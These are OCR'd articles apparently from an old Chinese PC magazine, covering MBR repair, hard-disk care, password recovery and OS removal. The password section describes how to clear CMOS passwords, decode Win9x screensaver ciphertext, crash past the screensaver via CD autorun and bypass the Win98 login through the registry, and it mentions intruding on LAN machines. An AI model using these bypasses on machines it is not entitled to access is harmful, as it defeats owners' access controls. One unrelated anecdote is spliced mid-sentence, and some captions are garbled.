修复步骤：(1) 在正常电脑上制作一张DOS系统启动盘，将KAVFIX.EXE复制到该软盘上，然后用该系统盘启动被病毒破坏的计算机。(2) 运行KAVFIX，会出现一步步的引导菜单，首先选择修复硬盘的盘号，当提示备份主引导区数据用于修复失败后恢复，按“Y”确认即可。接着提示输入备份文件名，因为您是从A盘启动的，所以文件默认存储在A盘了，别存储在硬盘里哟。直到出现“Are you want to Rebuild Parttion Table to MBR(Y/N)?”，按“Y”确认。

经过KAVFIX的修复，被CIH毒害的硬盘一般都可焕发青春。

6.Fixmbr（下载地址：ftp://www.dqt.com.cn/pub/111/bd/fixmbr102a.zip）

本程序的原理是通过全盘搜索，决定硬盘分区，并重新构造主引导扇区。本软件只修改主引导扇区记录，对其他扇区不进行写操作，故不会带来不安全。

7.Norton Disk Doctor

把硬盘取下来作为从盘挂到其他机器中，运行最新版的Norton Disk Doctor或其他硬盘修复工具，也能查找丢失的扩展分区。

硬盘保护 完全手册



□四川　陈潇恺　丁永波

虽然恢复硬盘数据有方，但是我们为什么不防范于未然呢？保护硬盘，保护数据！

硬盘的容量逐渐加大，而价格却逐步走低，这是CFAN的福音。而随着容量的增大，转速加快，发热量、自身机械震动和噪音对硬盘的影响也使得伺候好最娇气的硬盘更难了。

原理解释　想保护好硬盘，我们得初步了解硬盘的基本结构。硬盘是根据温彻斯特原理来工作的磁性存储器，硬盘内部有个干净的腔体，中心固定有圆形的磁性钢质片，磁性钢质片上下两面都有一个扫描磁头，当硬盘不工作时，扫描磁头停在磁性钢片上。而硬盘工作时，扫描磁头便迅速提升，离开着陆点几个微米，磁性钢片也随着中心轴马达的驱动而高速转动。随着扫描磁头电流的变化，对磁性钢片上的磁记录信息进行读写（如图1）。当然硬盘的腔体里面可以有多对磁性钢片和扫描磁头，这更增加了硬盘的容量，而一个磁性钢片的存储容量就是我们平时常说的单碟容量。我们平时因撞击所损坏的硬盘大多是因为扫描磁头撞击了磁性钢片的表面，使磁性钢片表面受损，尤其是引导区的表面受损，硬盘基本无法常规修复。




图1

减少振动　因此我们平时在拿硬盘或移动计算机时，最好轻拿轻放。在装机时，硬盘最好水平放置，因为这样磁性钢片的各部位所受的重力是最均匀的，其驱动马达在高速运转时没有扭力，降低了噪音和发热量，当然可延长硬盘的寿命。这里得提醒大家，安装时硬盘有电路板的一面朝下，有钢体外壳保护的光滑面朝上，否则有意想不到的麻烦。在安装硬盘时，可以在硬盘和机箱硬盘放置位之间垫上一点防震材料，如发泡塑料、瓦楞纸等来减缓硬盘工作时的震动。

尽可能地减轻硬盘的工作量

1.用一些磁盘碎片整理程序（如Vopt99）来整理硬盘上的文件碎片，是有效地减轻扫描磁头扫描量的好方法。

2.使用一些现在比较流行的减肥软件来删除一些不需要的垃圾文件，当然也可以手工操作。例如在“开始”菜单的“查找”一项的名称中键入*.TMP和*.BAK，查找完毕后将这些修复和备份文件全部删除。

降温　以上讲的都是一些减少机械震动和摩擦来增加硬盘寿命的方法。但因为硬盘容量的增加，其转速也相应增加，发热量也同时增大。这时我们可以采取下列办法：

1.将硬盘安装在最下一个放置位，把其他外存储器上移，给硬盘一个宽阔的环境。

2.用硬盘专用散热风扇和散热片给硬盘降温。

3.自制硬盘散热风扇和散热片给硬盘降温（图2是加装了CPU散热片的硬盘，图3是加装了CPU散热片和风扇的硬盘），我们可以在不用散热片的情况下，用CPU风扇改制成硬盘散热风扇。具体的方法是，将CPU散热风扇的四角用来拧固定螺丝的螺丝孔穿好漆包线，绞好留出一定长度漆包线作为固定脚，然后将这些固定脚焊在硬盘的钢体外壳上。注意焊接的时候最好断电焊接，使硬盘的PCB集成电路板不被烫伤。另外还得提醒大家，降温风扇一定不要压着芯片，一则风扇本身是塑料制成的，属于不易散热的物质，二则紧压芯片的部位正是风扇的发热重点——电机，并且处于风扇的扇叶旋转的盲区，实乃雪上加霜，所以风扇离开芯片0.5cm左右是降温效果最好的距离。一般情况下，被用作硬盘降温风扇的CPU风扇，为避免其电源线不够长，最好买直接与硬盘电源插脚对接的那种。而散热片就可以用Socket370型CPU的散热片来代替，其固定方法与固定自制的散热风扇差不多，只是与散热风扇相反的是，散热片应与芯片紧紧相贴，中间的缝隙应涂抹导热硅脂。当然散热风扇和散热片双管齐下，降温效果就更好了。不过，此法操作难度比较大，非高手不要随便为之哟！




图2




图3

要注意防尘，保持使用环境的清洁卫生　不但对硬盘要注意，对整个电脑都要注意。灰尘会被吸附到印制电路板的表面，硬盘在较潮湿的环境中工作，会使这些灰尘有一定的导电能力，轻则引起工作不稳定，或某些对灰尘敏感的传感器不能正常工作，重则使某些电子器件损坏。用户不能自行拆开硬盘的原因也是如此，空气中的灰尘进入盘内，磁头读/写操作时会被灰尘划伤盘片或磁头。因此硬盘出现故障时决不允许在普通条件下拆开盘体外壳螺钉，除非你能找到防尘车间或者绝对干净的环境。

控制环境温度，防止高温、潮湿、磁场对硬盘的影响　硬盘的电机及其驱动电路工作时都要发热，在使用中要注意控制环境温度。电脑操作室内最好利用空调，将温度调节在20-25℃。在炎热的夏季，要注意监测硬盘周围的环境温度不要超出40℃，在潮湿的季节要注意使环境干燥或经常使用电脑，靠自身的发热将机内水气蒸发掉。另外，尽可能使硬盘不要靠近强磁场，如音箱、喇叭、电机、电台等，以免硬盘里所记录的数据因磁化而受到破坏。还有就是要注意不要频繁地开关电脑，其实如果你不连接硬盘，频繁开关电脑基本上不会出现什么问题，就是硬盘最怕频繁地通电关电。

有一点特别容易疏忽，那就是硬盘读写时不能强行关掉电源，按Ctrl+Alt+Del或者Reset重新启动。因为在硬盘高速旋转时，忽然关掉电源或者重新启动，将导致磁头与盘片猛烈磨擦，从而损坏硬盘，出现坏道。所以在关机或者重启前，一定要注意面板上的硬盘指示灯，确保硬盘完成读写之后才关机。

不要 轻易 放弃你的 硬盘

□广东　一剑



前些天，一个朋友拿来一块硬盘，说是不能用了，看我有没有办法修复。

一看有事做，马上放下手头上的工作，打开我的电脑机箱，换上这块硬盘（为了方便起见，后面称为已坏硬盘）。开机自检，按下Del键，进入CMOS设置菜单，选择“IDE HDD AUTO DETECTION”菜单，可以检测到正确的硬盘参数，存盘退出。当系统出现硬件列表后，显示屏的下方出现“Verifying DMI Data”，硬盘指示灯一直亮着，无读盘声音，过几分钟再看还是如此。关机重新启动，再次进入CMOS设置菜单，设置启动顺序“Boot sequence：”选项为“A，C”，在软驱中放入Win98系统盘，再次启动，仍然出现同样的错误，系统不认硬盘。这时朋友来劲了，添油加醋地说他也是这样做的，结果和我一样。只要一接这个硬盘，无论是以什么方式连接，是第一主硬盘，第二主硬盘，从硬盘，或是以任何顺序启动，均不起作用。


我们知道，硬盘在使用前一定要经过分区、格式化，进行格式化时，根据容量，划分为若干磁道，每个磁道又分为若干扇区，然后建立系统引导记录（BootRecord，位于0磁道1扇区）、文件分配表（FAT）、文件目录表（FDT）、文件目录区（Root）、系统文件区和用户文件区。系统启动时，首先读入位于0磁道1扇区的引导记录，然后再检查硬盘上有无基本输入输出管理程序（Io.sys）和磁盘操作管理程序（Msdos.sys），有则读入内存并启动系统。并且就算是新的硬盘，没经格式化，用软盘也是可以启动的。这就说明系统可以检测到硬盘已格式化，只是硬盘上的引导数据不能正确读出，从而导致不能启动。

既然用常规方法无法启动，能不能用一块已知为好的硬盘先启动，再换上已坏的硬盘，以此来骗过系统，达到修复的目的？这个念头只在我的脑海中一闪而过，却触动了我的灵感。于是找来一块型号相同的硬盘，启动后，用瑞星杀毒盘导出引导扇区内容，在带电的情况下，换上已坏的硬盘，选择“恢复引导扇区”，检测到硬盘错误，无法执行。再换一种方法试试，将两个好的硬盘分别接在第一硬盘和第二硬盘上，启动后，运行ghost.exe，进行硬盘对拷。选择“Local／Server”菜单下的“Clone disk to disk”选项，选择好源盘和目标盘，设定好目标盘的分区数、分区大小。换上已坏的硬盘，开始克隆，结果仍然检测到硬盘错误，无法克隆，这个办法也行不通。

只好用低级格式化了，在旧的机器上，BIOS自带了低级格式化程序。开机自检后，按下Del键，进入CMOS设置菜单，选择“Low Format Disk”，开始低格，检测到很多坏的扇区，一一修复。低格成功后，再次以Win98系统盘启动，故障仍然存在。会不会是早期的BIOS不支持DMA66格式的硬盘？

有一线希望就绝不放弃，上www.newhua.com.cn，在“磁盘工具”类软件中找到了一个低级格式化程序（Lformat.exe）和一个硬盘分区程序包（Dm120b3.zip，此程序包解压后有四个文件，其中包括一个名为Diskman.exe的程序）。据称此硬盘分区程序可以将坏的0磁道用1磁道来代替，有这么好的东东干嘛不用？下载后解压到一张干净的软盘上，将此盘标记为工具盘。放在软盘主要是考虑到这两款程序均在DOS方式下运行，且分区是在第一主硬盘上进行。

将已坏硬盘放在第一主硬盘上，开机自检，测得正确的硬盘参数，拔下硬盘，用软盘启动，此时Win98倒是很负责，检测不到硬盘，提出3条处理意见，如图1。



Í¼1

按下回车忽略错误，启动系统，换上刚才制作的工具盘，插上已坏的硬盘，运行Lformat.exe程序，系统提示将会丢失数据，一路“Y”下去，低格用了近30分钟，没有发现错误。再次用软盘启动，这次没有拔下已坏的硬盘，竟然可以启动！这是个好兆头，看来离成功只有一步之遥了。再换上工具盘，运行Diskman.exe程序，出现如图2所示的画面。




图2

使用方法很简单，激活菜单用Alt+相应菜单字母，选择重新分区，出现扇区错误（当时太过于得意忘形，没有及时记下出错信息），问是否修复？毫不犹豫选择了“Y”，修复成功！进行分区，建立活动分区，存盘退出。重装一次系统，一切OK！

故障终于排除，可以松一口气了。朋友一看硬盘又可以用了，高兴得直冲我竖大姆指。但马上又拉下脸来，叹了一口气，一问才知道可惜硬盘上的数据全部没了！没过一天，他已将整个系统用Ghost.exe在硬盘上做了镜像，“动作倒是蛮快嘛”，孺子可教也。

通过这个实例，希望各位在使用电脑时，要未雨绸缪。首先要做好数据备份，尤其是重要的数据。第二，至少应准备一张Win98启动盘，有条件的话准备一些工具盘，以备不时之需。第三，硬件出现故障，自己无法处理，最好找一个懂行的帮你看看，能不能修复，千万不要轻易放弃，或许会有起死回生的办法！

尽管以上方法已经试验成功，但由于采用的是带电操作，可能造成人身伤害，也有可能会造成硬盘彻底损坏，甚至可能对其他硬件也会造成不同程度的损坏，所以我本人不提倡大家使用，除非真的到了山穷水尽。



在日常生活中，大伙儿“口袋”里免不了会揣着一大把的密码：各银行存折密码、信用卡的密码、电话卡密码……少不了还有计算机的各种密码。这密码一多起来，累人不算，不时还要添个乱子，看来早晚还得掏银子送给广告里大肆宣传的“脑白金”。:)而且你设置了开机密码，或者在文档中设置了密码，忘记之后，那可不好办哟，这里我们提供了好多解决方案，让密码形同虚设吧！

——步步高栏目主持　小渔

密码，形同虚设？

□福建　shaw
江苏　刺猬

一、CMOS中的密码

1.关于USER PASSWORD和SUPERVISOR PASSWORD

两者分别是指“普通用户口令”和“超级用户口令”。这两个概念其实很久以前就在UNIX等操作系统中使用了，拥有SUPERVISOR PASSWORD的用户（一般称其为SUPERUSER、ROOT或ADMINISTRATOR）拥有对系统的全部控制权，而使用USER PASSWORD进入系统的用户（普通用户）所能进行的操作则是有限制的（由“超级用户”来限制），近几年兴起的NT和Linux也使用了这两种基本的用户分类方法。

同样，在CMOS设置中我们也可以看到这两种口令的存在，其用途和上述内容有着某种程度的相似。如果我们同时设置了USER PASSWORD和SUPERVISOR PASSWORD，而且两者不同的话，那么下一次再进入CMOS设置时能够进行的操作是不一样的。此时用USER PASSWORD进入CMOS设置的用户只能进行USER PASSWORD的改动以及是否保存这种修改的操作，无法进行CMOS内其他参数的设置。如果要进行CMOS内其他参数的设置，只有用SUPERVISOR PASSWORD进入后才可进行。

附：进入CMOS设置后，如果在USER PASSWORD和SUPERVISOR PASSWORD两项参数的设置时直接输入了回车键，那么就等于取消了相应的密码设置。

2.关于BIOS FEATURES SETUP中的SECURITY OPTION

在CMOS设置中，该项参数提供“Setup”和“System”两种选项值（默认值为“Setup”），其作用主要是控制USER PASSWORD和SUPERVISOR PASSWORD作用的范围：如果选择了“Setup”，那么只有在进入CMOS设置时需要验证密码；如果选择的是“System”的话，那么不管是进行CMOS设置还是启动计算机操作系统都要进行密码验证。当然，这里有一个前提条件：USER PASSWORD和SUPERVISOR PASSWORD二项密码至少设置了其中一个，否则“Setup”和“System”不起任何作用。

3.关于BIOS密码工具WINBIOS及其他

⑴破解密码硬功夫

根据以上说明，如果设置了密码，而且SECURITY OPTION设成“System”，那么计算机在自检完成后就要验证密码，如果此时密码输入不正确或不输入密码，那么不管是用软盘还是用光盘或硬盘，机器根本就不会引导操作系统，这也就是我们常说的设置了“开机密码”。因此，BIOS密码工具WINBIOS1.0也就无法运行（此时所有的BIOS软件工具以及DEBUG法都将失效），从而也就无从施展其长了。在这种情况

□北京　贾鹏

我的一个朋友，其机器所配硬盘为15GB，分了三个区（C,D,E），都为FAT32格式。一天他告诉我，他的硬盘数据全部消失，机器也启动不了了，叫我立即过去看一下。他说在此之前，他用此计算机对另外一个硬盘错误地进行了分区（FDISK）。硬盘上可是好重要的数据呀，他急出了一身冷汗。

这种现象我还没有遇到过，不过还是试试吧！启动计算机，进入CMOS，可以检测到硬盘。然后用KV3000的A盘启动机器进入DOS，查看C,D,E三个分区，的确没有反应。此时，运行KV3000，用F6硬盘救护箱查看硬盘分区表，发现主引导分区记录的第二关键代码的位置都为0，第一关键代码和第三关键代码‘55AA’都在，引导分区正常，问题就出在主引导分区的第二关键代码上。再按F5（DISK SERVICES）磁盘维护功能，进入另一界面后，按F6（TEST HD TAB）测试硬盘分区，再按F2进行搜索，发现了D盘和E盘的地址，接着按F10自动修复分区表功能。重新启动计算机，这块硬盘的数据就完全恢复了。

下，可以通过如下三种方法来破解：

①CMOS放电法。首先请打开机箱，找到主板上的CMOS电池，将它与主板上的连接断开（也就是取下来），此时CMOS将因断电而失去内部存储的一切信息。稍待几分钟后，再将电池重新接上去开机。由于原来的CMOS已是一片空白，什么信息也没有了，当然此时开机密码也就不再存在了，接下来的事情就不用笔者多讲了吧！

②跳线短接法。如果CMOS电池被焊死在主板上，或者你根本就是一个菜鸟，连电池都无法取下来，那么这个方法还是比较实用的。在CMOS电池旁找到一个跳线开关（可以参考主板说明书），一般会在旁边注明"Reset CMOS"或"Clean CMOS"等字样，根据说明书重新设置跳线即可。

③改变硬件配置法。这个方法一般并不见诸于各报刊，但确实比较实用。当然也需要打开机箱，拔下硬盘或光驱、软驱与主板相连的数据线，重启计算机，BIOS会在自检时报告错误并要求重新设置，当你再一次将数据线连接正确并重启时，系统将会自动进入BIOS要求你进行设置，此时原来的开机密码当然也就失效了。

⑵破解密码软功夫

不过，很多情况下我们都是需要找回失去的CMOS密码，这时的方法就比较多了。

①使用万能密码。其实所谓的万能密码只是在486、586机上适用，对于你的新主板可能不会起到多大作用，不过试一试也好，如Award CMOS可能使用Award或Syxz。

②使用WINBIOS等工具破解。笔者在只设置了USER PASSWORD的情况下用WINBIOS1.0进行操作，结果并没有读出USER PASSWORD的值来，倒是"无中生有"地读出了一个SUPERVISOR PASSWORD来。在下便上网搜索了一下，该SUPERVISOR PASSWORD并不在通用密码之列，不过经过笔者试验，该SUPERVISOR PASSWORD倒的确能够起作用，也就不能说WINBIOS1.0是"胡编滥造"了。此类工具还有BiosPwds(http://www.newhua.com.cn/down/biospw12.zip)、Award BIOS密码搜寻程序（http://www.newbios.com/tools/search.zip）等，笔者就不多说了，从http://go2.163.com/~newbios/bar_on_top.htm可以找到很多。

③用DEBUG清除密码。其实这个方法《电脑爱好者》以前已经介绍过，笔者这里就不再赘述。下面是它的五种清除方法，供朋友们参考（有时可能只需一种即可奏效，但某些情况下可能需要五种方法一一试验后才知道）。

方法一	方法二	方法三	方法四	方法五
-O 70 16	-O 70 11	-O 70 10	-O 70 23	-O 70 10
-O 71 16	-O 71 FF	-O 71 10	-O 71 34	-O 71 FF
-Q	-Q	-Q	-Q	-Q

④重新刷新BIOS。这一方法极其危险，但却是比较简单的，但一般朋友请慎用。步骤与升级BIOS并无区别，但要注意的是我们并非真正的升级BIOS，而是保存旧的BIOS数据文件后重新写入。由于刷新过程相当于升级BIOS，因此重启动后，你会发现原来的CMOS密码已经没有了，不过在刷新时可不能停电哟。

二、屏幕保护程序密码

1.屏幕保护程序的作用

(1)保护显示器。计算机在运行状态下，如果有一段时间不使用而且画面单一的话，那么会加速显示屏的老化。屏幕保护程序的主要作用之一就是解决这个问题。除系统自带的屏幕保护程序外，还有众多有心之士自创的屏保程序。

(2)加密Windows系统。使用Windows的朋友都知道，在对屏幕保护程序进行密码设置并运行后，可以在暂时离开时对计算机进行加锁，返回时只要输入密码即可打开计算机。要是将屏幕保护程序放到启动组中，那么它的安全性就更强了。

2.屏幕保护程序的加密原理与破解

除了Win2000操作系统中去除了屏幕保护程序密码的设置功能外，几乎每个Windows版本中的屏幕保护程序都带有密码设置功能。在Win3.1中，屏幕保护程序的密码是被保存在Control.ini这个文件中。在Win9X中虽然control.ini依然被使用，但屏幕保护程序密码的存放位置已经被转移到了注册表中，具体的存放位置在HKEY_CURRENT_USERS/Control Panel/Desktop/ScreenSave_Data对应的键值中，不过这个值是经过转化之后形成的密文。

举个例子，譬如你将屏幕保护程序的密码设置为cfan，则Win9X在进行加密时，首先将"cfan"中的小写字母转换为"CFAN"，然后按顺序将"CFAN"中每一个字符的ASCII值与对应的一个8位密钥进行异或（xor）操作，如下表（加密密钥一共有128位，如果只设置了4位的密码，则使用加密密钥的前4位进行加密）。

	C	F	A	N
对应ASCII码（16进制）	43	46	41	4E
加密密钥（16进制）	48	EE	76	1D
异或结果（16进制）	0B	A8	37	53

将上面异或得到的结果从左到右连接在一起重新组合为一个新的字符串"0BA83753"，然后再将这些字符逐一转化为相应的ASCII值，并以16进制的显示表示：

字符	0	B	A	8	3	7	5	3
ASCII值（16进制）	30	42	41	38	33	37	35	33

这样在注册表中的密文就是"30 42 41 38 33 37 35 33 00"(00是结束符)。

反之，如果我们从注册表中查看到了密文，而且知道了加密密钥，就可以推出设置的密码。想得到加密密钥，可以设一个128位的屏幕保护程序的密码（建议采用类似"0…0"样式的相同字符的密码），再根据注册表的密文值得出128位的密钥。以后，知道了密文值就可以算出屏幕保护程序密码了。下面再介绍其他的破解方法。

3.屏保程序的破解

如果开启了屏保程序而且设置了密码，怎么办？强行关机或RESET重新启动？有效是有效，就是对"爱机"粗暴了点，既损害系统又易丢失数据。如果机器一启动就运行屏幕保护程序，那岂不是……别急，下面还有高招。

(1)如果是在局域网中，那么将网内其他某台计算机的IP地址改成与那台"密码机"相同的IP地址，重新启动后在这两台计算机的屏幕上就会出现硬件冲突的错误提示，单击"确定"后，就能破掉"密码机"的屏保直接进入

系统。这种方法广为人知，不过单机时无能为力（偏偏多数 CFAN 的计算机是单机运行），而且有时也不一定管用。

(2) 在下用一张洪恩公司出品的《辉煌·雕塑篇》光盘成功“突破”了处于运行状态的、设置了密码的、Win98 自带的“频道屏幕保护程序”。将该盘放入光驱后，系统会根据该光盘根目录下 AUTORUN.INF 文件的内容自动运行，此时洪恩软件装入的画面会出现在屏幕上。在装入画面到达 100%后刚消失时（一定要掌握好时机，否则进入软件正式运行时就无效了）。按一次光驱的弹出按钮将光盘弹出，此时 Win98 不稳定的弱点马上暴露出来，屏幕“蓝屏”并出现读光盘错误的信息，大意为：请将编号为 XXXX-XXXX 的光盘放入光驱，或者该光盘已脏需要清洗。这正是我们所需要的，按 ESC 键，屏幕就会出现程序“非法操作，即将关闭”的提示，等硬盘指示灯熄灭后单击提示中的“关闭”，屏幕又会出现相同的一个提示（该光盘根目录下配合 AUTORUN.EXE运行的配置文件AUTORUN.INI中有四行内容，第一、三行为resplend.exe，第二、四行为 resplend）。再次单击提示中的“关闭”，奇迹出现了！ Windows 的系统状态栏出现在屏幕的底部，单击“开始”中的“注销”或“关机”就可以“干掉”屏保程序或正常关机了，而且如果有编辑软件未退出时还会提示是否要存盘，太爽了！如果计算机上安装了“黑客”或“密码破解”程序，而且在程序组中有图标的话，也可以单击“开始”→“程序”运行之。需要说明的是：在下在 Win98 第一版（4.10.1998）、第二版（4.10.2222A）以及千禧版（4.90.3000）的“Windows 友好登录”和“网络用户”下试过多次，基本上都可以实现突破。偶尔也有不出现系统状态栏的，可能与光盘退出的时机未掌握好有关。

当然，这里有一个重要的前提：光驱的自运行属性 AUTORUN没有关闭(系统默认为允许光盘插入后自动运行)，而且屏保是登录系统后运行的，否则光盘插入光驱后并未自动运行的话，要突破就无从说起了。

(3) 另外挖掘出的方法。①根据第二种方法，可以刻一张屏保的专门破解光盘，里面包括密码破解程序，并且通过该光盘根目录下 AUTORUN.INF 设定自运行密码破解程序。②如果在局域网中，可以通过有关的“黑客”程序侵入被密码锁住的计算机，从而破解屏保程序。③对于一开机就进入屏保的计算机，可选择“安全模式”启动，之后直接在屏保程序设置中重新设置密码或取消屏保程序后重新启动计算机。

关于屏保程序的破解，谁有更好的“绝招”可要拿出来共享哟！

三、绕过登录密码

朋友们都知道，虽然你设置了登录口令，但一般情况下，只要其他用户在启动时单击登录窗口中的“取消”或按“Esc”键即可进入系统。因此有些朋友又通过修改注册表、系统策略编辑器等方式对登录口令进行了更高一级的加密，使得这招再也无用。真的吗？笔者下面就介绍几个彻底绕过登录口令的小技巧。

1.用启动盘来解决

首先需要你记住登录框中的用户名（假设这里的用户名是 123），然后用 Win98 启动盘启动电脑，使用如下命令：

REGEDIT /L C:\Windows\system.dat /t: C:\Windows\user.dat /e C:\123.reg HKEY_USER\123（将注册表下HKEY_USER\123主键导出到C:\123.reg文件）

REGEDIT /L C:\Windows\system.dat /r: C:\Windows\user.dat /e C:\.DEFAULT.REG HKEY_USER\.DEFAULT（将注册表下HKEY_USER\.DEFAULT.REG主键导出到C:\.DEFAULT.REG文件）

接下来，用 EDIT 等文本编辑器打开 123.reg 文件，将其中所有的“123“字符串替换为“.DEFAULT”后保存。

重新将 123.reg 文件导入到注册表中，这样你就可以以默认用户的身份登录了。（不过这一方法是在注册表没有被锁住的情况下才是有效的。）

2.进入安全模式

只要能够进入安全模式，由于此时启动组中的程序都不会运行，Windows 几乎处于不设防状态，你就可以任意修改了。

反之，我们可以通过设置而加大破解难度，如在MSDOS.SYS 中的“OPTIONS”部分添加如下内容：

BootFailsaft=0（禁用安全模式）

Bootkeys=0（禁用开机功能键）

Bootmenu=0（启动时不出现启动菜单）

BootMulti=0（不允许多重引导）

BootWin=1（直接进入 Windows 图形界面）

怎么样？这样设置后，你的系统更安全了。

四、丢失 IE 密码的解决之道

经常上网的朋友们都知道，IE 具有分级审查功能，它可防止未经授权的用户访问那些不太合适的网站。但是在使用IE的分级审查功能前必须先设置好控制密码，万一你忘记了密码，则不能再对分级审查功能的权限进行调整了。难道没有别的方法吗？其实IE的分级审查功能密码就保存在注册表的数据库中，我们只需对其进行适当修改便可解决此问题。

运行注册表编辑器 Regedit.exe，依次展开 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\Ratings 主键，在该主键下有一个名为“KEY”的键值就是 IE 的“分级审查”口令（数据已经加密），我们只要删除该键值即可取消口令。

五、Word、WPS 等软件密码的破解

如果你的 Word 文档设置了“打开权限密码”或者“修改权限密码”，如果 WPS2000 设置了“普通型加密”和“绝密型加密”，如果 ZIP压缩包也设置了Password……而且你忘记了密码，这时你一定忧心忡忡！遇到这种情况，大家可以参考《电脑爱好者》2000 年 23 期的《加密与解密高级策略》一文。

让密码形同虚设！

操作系统和应用软件的卸载技巧

□江苏 刺 猬
北京 董智勇

卸载也就是删除，是一种很有讲究的DIY基本功，我们经常会听说由于删除不当而致使文件丢失甚至系统崩溃的事情。还有不少朋友，安装了多操作系统，甚至各分区格式也不一样，如何在保全其他的操作系统，而且不随便格式化硬盘的情况下，卸载操作系统呢？相信看完下面这篇文章后，卸载对你就再也不是一件令人生畏的事情了。

一、多操作系统的引导原理

许多朋友都喜欢在一台计算机上安装两个或者多个操作系统，比如说在Win9x/Me操作系统上再安装Linux、Unix、WinNT/2000或OS/2等。比较常见的是安装了Win9x/Me后，再安装WinNT/2000，然后由WinNT/2000的OS Loader来管理机器的启动，如果再安装一个Linux，那么就由LILO来管理机器的系统启动菜单。不过，假如过一段时间后，你想将Linux或者WinNT/2000删除时，就会变得非常麻烦，稍不小心，就会导致机器无法启动或者需要引导盘来启动（当然假如你是格式化后重装系统就没有这种麻烦，我们这里讨论的是需要保留原来的Win9x/Me）。

大家都知道，硬盘格式化并安装系统以后，在硬盘上就创建了一个引导扇区，如在安装Win9x时，就会在硬盘上的引导扇区中写入一个启动记录（Boot Recorder），该记录类似一个快捷方式，引导系统找到Win9x系统文件所在的分区（如FAT16或者FAT32）。这样当启动的时候，计算机就会利用Win9x的系统文件来启动系统。

安装了多操作系统以后，硬盘上的引导扇区上的启动记录就会改变。例如安装Linux时，Linux一般都会安装LILO来管理多个系统。LILO在引导扇区写入一个引导记录，引导系统去启动Linux所在分区的LILO程序，而LILO被引导后，就会给出“LILO boot”的提示符，键入可引导的操作系统（如Linux）即可启动相应操作系统。所以，有些版本的Linux在安装时，如果在LILO安装过程中死机，那么LILO就不能正确安装，重启动后系统就不能启动，这是硬盘的引导扇区写入的引导信息不正确之故。那如何再写入正确的引导信息呢？

二、卸载操作系统的基本方法

1.重新写入Win9x的系统引导信息，最简单的办法当然就是格式化，但一般情况下为了保存硬盘上的重要数据，不到万不得已的情况你是不愿意如此做的。其实，解决的方法也很简单，只要用Fdisk命令就可以了。

具体步骤如下：

（1）用Win9x启动盘启动计算机，在DOS提示符下键入如下命令：

A：fdisk/mbr（这个参数的意思是擦除硬盘上零扇区的引导系统文件）

（2）接着在提示符下键入以下命令：

A：sys c：（重新将Win9x系统文件写入到C盘的引导扇区上）

2.如果你还想启动Linux系统，那么请建立如下一个批处理文件：

loadlin.exe vmlinuz root=/dev/hda8

提示：如果你的Linux安装在hda7，那么就应该把批处理文件改为如下命令行：

loadlin.exe vmlinuz root=/dev/hda7

同时必须把Loadlin.exe、vmlinuz和批处理文件放在同一个目录下。

3.如果想删除Linux，那么就可以利用Partition Magic删除Linux分区。具体步骤如下：

（1）在DOS系统下启动Partition Magic程序（如图1），把在硬盘上安装的Linux分区删除，然后重新分配给其他硬盘。读者还可以利用Partition Magic更改各驱动器的容量大小，并且各驱动器内的数据并不受影响。




图1

（2）最后单击【Apply】确认以上的改变，这时硬盘开始重新分配各驱动器的容量。

（3）完成后，重新启动计算机。

如果你在运行Fdisk/mbr之前就删除了Linux分区，那么系统将不能从硬盘启动，因为LILO的系统文件安装在Linux分区上，LILO不能启动，系统也就不能启动。此时可以利用启动盘启动系统，然后执行“Fdisk/mbr”，再执行“sys c：”即可。

三、多操作系统卸载实例

1.卸载Win2000，保留Win98或WinNT。编辑C盘

下的boot.ini文件，将Microsoft personal 2000（或server）这行删除。如果你原来的默认启动操作系统为Win2000，那么必须先进入Win2000把默认启动改为Win98，再来进行boot.ini文件的编辑。最后用Pqmagic软件把Win2000所在的盘删除。如果安装Win2000时选择的是NTFS格式，可以用此软件将文件格式改变后再删除。

2.卸载Win98，保留Win2000或WinNT。编辑C盘下的boot.ini文件，将Microsoft Windows这行删除。如果你修改为默认启动Win98的话，则先进入Win200或WinNT，把默认启动改为WinNT或Win2000，再进行boot.ini文件的编辑。最后把Win98文件夹删除，但注意一定要保留C盘根目录的文件，否则可能不能启动WinNT或Win2000。

四、文件删除技巧

朋友们一般并不去注意文件的删除技巧，因为从“资源管理器”或“我的电脑”中删除文件只需直接按“Delete”键，被删除的文件就会进入回收站，以后还可以从回收站中进行恢复。只有执行了“清空回收站”的操作后，被删除的文件才会被真正删除，这是系统的默认设置。

不过，有一些朋友喜欢在删除的同时按住“Shift”键，或者从图2中选中“删除时不将文件移入回收站，而是彻底删除”项，这样被删除的文件就不会进入回收站，而是被直接删除。虽然某些情况下我们还可以通过恢复工具如Recover NT、EasyRecovery，从系统底层恢复，但大多数情况都是比较困难的。因此，笔者建议还是不要采取这样的删除方法为好。



Í¼2

另外，现在的硬盘容量一般都比较大，我们可以将回收站的容量设置得大一些。从图2中可以看到，回收站的默认最大空间为10%，其实你根本不必为了节省一些空间去调节回收站的容量，10%的空间还是比较合适的。还有一点就是删除文件后，不要立即执行“清空回收站”命令，等一段时间相应程序运行没有什么错误后再去清空比较好，毕竟还是让被删除的文件在回收站中多呆几天为好。

